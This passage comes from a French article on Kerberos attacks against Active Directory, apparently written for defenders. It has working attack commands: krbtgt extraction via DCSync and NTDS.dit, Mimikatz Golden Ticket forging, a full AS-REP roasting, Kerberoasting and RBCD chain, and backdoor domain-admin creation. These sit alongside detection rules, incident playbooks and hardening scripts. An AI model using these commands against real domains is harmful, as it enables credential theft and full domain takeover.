
- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

🛡️ **Roadmap de durcissement Active Directory :**

Phase 1 - Quick Wins (0-3 mois) :

- ✓ Désactivation RC4 sur tous les systèmes supportant AES
- ✓ Activation de l'audit Kerberos avancé
- ✓ Correction des comptes avec DONT_REQ_PREAUTH
- ✓ Ajout des DA au groupe Protected Users
- ✓ Déploiement de Microsoft Defender for Identity
- ✓ Configuration MachineAccountQuota = 0

Phase 2 - Consolidation (3-6 mois) :

- ✓ Migration des comptes de service vers gMSA
- ✓ Implémentation du Tier Model (structure OU)
- ✓ Déploiement de PAWs pour administrateurs Tier 0
- ✓ Rotation krbtgt programmée (tous les 6 mois)
- ✓ Activation Credential Guard sur tous les postes
- ✓ Suppression des délégations non contraintes

Phase 3 - Maturité (6-12 mois) :

- ✓ SIEM avec détections Kerberos avancées
- ✓ Programme de Threat Hunting dédié AD

- ✓ Red Team / Purple Team réguliers
- ✓ Microsegmentation réseau (Tier isolation)
- ✓ FIDO2/Windows Hello for Business (passwordless)
- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes. Pour approfondir, consultez OWASP Top 10 pour les LLM : Guide Remédiation 2026.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

